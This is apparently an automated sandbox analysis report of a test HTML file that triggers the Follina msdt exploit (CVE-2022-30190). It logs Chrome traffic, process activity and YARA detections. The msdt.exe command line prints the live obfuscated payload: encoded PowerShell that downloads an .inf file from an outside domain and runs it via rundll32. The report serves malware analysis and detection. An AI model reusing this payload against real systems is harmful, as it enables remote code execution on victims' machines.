2022-08-01 08:54:41 UTC	2	IN	Data Raw: 33 31 39 0d 0a 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 3f 3e 3c 67 75 70 64 61 74 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 75 70 64 61 74 65 32 2f 72 65 73 70 6f 6e 73 65 22 20 70 72 6f 74 6f 63 6f 6c 3d 22 32 2e 30 22 20 73 65 72 76 65 72 3d 22 70 72 6f 64 22 3e 3c 64 61 79 73 74 61 72 74 20 65 6c 61 70 73 65 64 5f 64 61 79 73 3d 22 35 36 39 31 22 20 65 6c 61 70 73 65 64 5f 73 65 63 6f 6e 64 73 3d 22 36 38 38 31 22 2f 3e 3c 61 70 70 20 61 70 70 69 64 3d 22 6e 6d 6d 68 6b 6b 65 67 63 63 61 67 64 6c 64 67 69 6d 65 64 70 69 63 63 6d 67 6d 69 65 64 61 22 20 63 6f 68 6f 72 74 3d 22 31 3a 3a 22 20 63 6f 68 6f 72 74 6e 61 6d 65 3d 22 22 20 Data Ascii: 319<?xml version="1.0" encoding="UTF-8"?><gupdate xmlns="http://www.google.com/update2/response" protocol="2.0" server="prod"><daystart elapsed_days="5691" elapsed_seconds="6881"/><app appid="nmmhkkegccagdldgiimedpiccmgmieda" cohort="1::" cohortname=""
2022-08-01 08:54:41 UTC	2	IN	Data Raw: 6b 6b 65 67 63 63 61 67 64 6c 64 67 69 69 6d 65 64 70 69 63 63 6d 67 6d 69 65 64 61 2e 63 72 78 22 20 66 70 3d 22 31 2e 38 31 65 33 61 34 64 34 33 61 37 33 36 39 39 65 31 62 37 37 38 31 37 32 33 66 35 36 62 38 37 31 37 31 37 35 63 35 33 36 36 38 35 63 35 34 35 30 31 32 32 62 33 30 37 38 39 34 36 34 61 64 38 32 22 20 68 61 73 68 5f 73 68 61 32 35 36 3d 22 38 31 65 33 61 34 64 34 33 61 37 33 36 39 39 65 31 62 37 37 38 31 37 32 33 66 35 36 62 38 37 31 37 31 37 35 63 35 33 36 36 38 35 63 35 34 35 30 31 32 32 62 33 30 37 38 39 34 36 34 61 64 38 32 22 20 70 72 6f 74 65 63 74 65 64 3d 22 30 22 20 73 69 7a 65 3d 22 32 34 38 35 33 31 22 20 73 74 61 74 75 73 3d 22 6f 6b 22 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 2e 30 2e 36 22 2f 3e 3c 2f 61 70 70 3e 3c 61 70 70 20 Data Ascii: kkegccagdldgiimedpiccmgmieda.crx" fp="1.81e3a4d43a73699e1b7781723f56b8717175c536685c5450122b30789464ad82" hash_sha256="81e3a4d43a73699e1b7781723f56b8717175c536685c5450122b30789464ad82" protected="0" size="248531" status="ok" version="1.0.0.6"/></app><app
2022-08-01 08:54:41 UTC	2	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49752	142.250.203.109	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-01 08:54:41 UTC	0	OUT	POST /ListAccounts?gpsia=1&source=ChromiumBrowser&json=standard HTTP/1.1 Host: accounts.google.com Connection: keep-alive Content-Length: 1 Origin: https://www.google.com Content-Type: application/x-www-form-urlencoded Sec-Fetch-Site: none Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: empty User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-08-01 08:54:41 UTC	1	OUT	Data Raw: 20 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
2022-08-01 08:54:41 UTC	2	IN	HTTP/1.1 200 OK Content-Type: application/json; charset=utf-8 Access-Control-Allow-Origin: https://www.google.com Access-Control-Allow-Credentials: true X-Content-Type-Options: nosniff Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Mon, 01 Aug 2022 08:54:41 GMT Strict-Transport-Security: max-age=31536000; includeSubDomains Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/IdentityListAccountsHttp/cspreport Content-Security-Policy: script-src 'report-sample' 'nonce-tWwrIGNMnHknCii0Re6xaw' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/IdentityListAccountsHttp/cspreport;worker-src 'self' Content-Security-Policy: script-src 'nonce-tWwrIGNMnHknCii0Re6xaw' 'self' https://apis.google.com https://ssl.gstatic.com https://www.google.com https://www.gstatic.com https://www.google-analytics.com;report-uri /_/IdentityListAccountsHttp/cspreport Cross-Origin-Opener-Policy: same-origin Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Server: ESF X-XSS-Protection: 0 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-08-01 08:54:41 UTC	4	IN	Data Raw: 31 31 0d 0a 5b 22 67 61 69 61 2e 6c 2e 61 2e 72 22 2c 5b 5d 5d 0d 0a Data Ascii: 11["gaia.l.a.r",[]]
2022-08-01 08:54:41 UTC	4	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Statistics

Behavior



chrome.exe
chrome.exe
chrome.exe
msdt.exe

Click to jump to process

System Behavior

Analysis Process: chrome.exe PID: **5592**, Parent PID: **3932**

General

Target ID:	0
Start time:	10:54:36
Start date:	01/08/2022

Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized "about:blank
Imagebase:	0x7ff6a7220000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: chrome.exe PID: **3460**, Parent PID: **5592**

General

Target ID:	1
Start time:	10:54:38
Start date:	01/08/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1520,12347978893562917743,15623376124230255058,131072 --lang=en-US --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1924 /prefetch:8
Imagebase:	0x7ff6a7220000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: chrome.exe PID: 6288, Parent PID: 3932

General

Target ID:	3
Start time:	10:54:39
Start date:	01/08/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Google\Chrome\Application\chrome.exe" "C:\Users\user\Desktop\test.html
Imagebase:	0x7ff6a7220000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: msdt.exe PID: 5888, Parent PID: 5592

General

Target ID:	8
Start time:	10:55:01
Start date:	01/08/2022
Path:	C:\Windows\System32\msdt.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\msdt.exe" ms-msdt:/ID%20PcwdiAgnOSTiC%20-sKiP%20forCe%20-pArAm%20%22IT_ReBRowseforfiLE=#Ja2Y%20IT_LaunchMethod=ContextMenu%20IT_BrowseForFile=W5A$(Iex($(IeX('[sYSTem.teXt.enCODinG]'+[cHar]58+[chAR]58+'uTf8.geTStRiNg([sYStem.CoNVErT]'+[char]58+[char]0x3A+'fRombASe64StRINg('+[CHar]0X22+'U1RPcC1Qck9jZXNTIC1mb1JjZSAtTmFNZSAnbXNkdCc7JEtZID0gYWRkLXRZUEUgLW1lbUJlcmRFRmluaVRJT04gJ1tEbGxJbXBvcnQoIlVSbG1vTi5EbEwiLCBDaGFyU2V0ID0gQ2hhclNldC5Vbmljb2RlKV1wdWJsaWMgc3RhdGljIGV4dGVybiBJbnRQdHIgVVJMRG93bmxvYWRUb0ZpbGUoSW50UHRyIFIsc3RyaW5nIGJpTCxzdHJpbmcgdXdlLHVpbnQgUm5vLEludFB0ciB1Ryk7JyAtbkFtRSAiWXZRIiAtTkFtRVNQYUNlIEhLZyAtUGFzc1RocnU7ICRLWTo6VVJMRG93bmxvYWRUb0ZpbGUoMCwiaHR0cDovL3BvbHBoYXJtYXIuY29tL3Rlc3QuaW5mIiwiJGVudjpBUFBEQVRBXHRlc3QuaW5mIiwwLDApO1NUYXJ0LXNMRWVQKDMpO1J1bkRsbDMyLkVYZSBhZHZwQWNLLmRsTCxMYXVuY2hJTkZTZWN0aW9uRXggIiRlTlY6QVBQREFUQVx0ZXN0LmluZiIsREVmQXVsdEluc1RBbGxfU0luZ2xFVVNFciwiJGVOdjpBUFBEQVRBXHRlc3QuaW5mIiw0LDA7U1RvUC1QUm9jRVNTIC1Gb3JDZSAtTmFNZSAnc2RpYWduaG9zdCc='+[CHar]34+'))'))))xW/../../../../../../../../../../../../../../../../../../../.Msl%20%22
Imagebase:	0x7ff7a3ac0000
File size:	1560576 bytes
MD5 hash:	8BE43BAF1F37DA5AB31A53CA1C07EE0C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000008.00000002.850955898.000002540CF44000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000008.00000002.851000910.000002540CF60000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF7A3AE75D6	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF7A3AE75D6	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF7A3AE75D6	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF7A3AE75D6	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF7A3AE75D6	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF7A3AE75D6	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_E8912E34-E4BF-4990-8FFC-B5AC8C664403_	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF7A3AE75D6	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_E8912E34-E4BF-4990-8FFC-B5AC8C664403_\inuse	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF7A3AE6B19	CreateFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly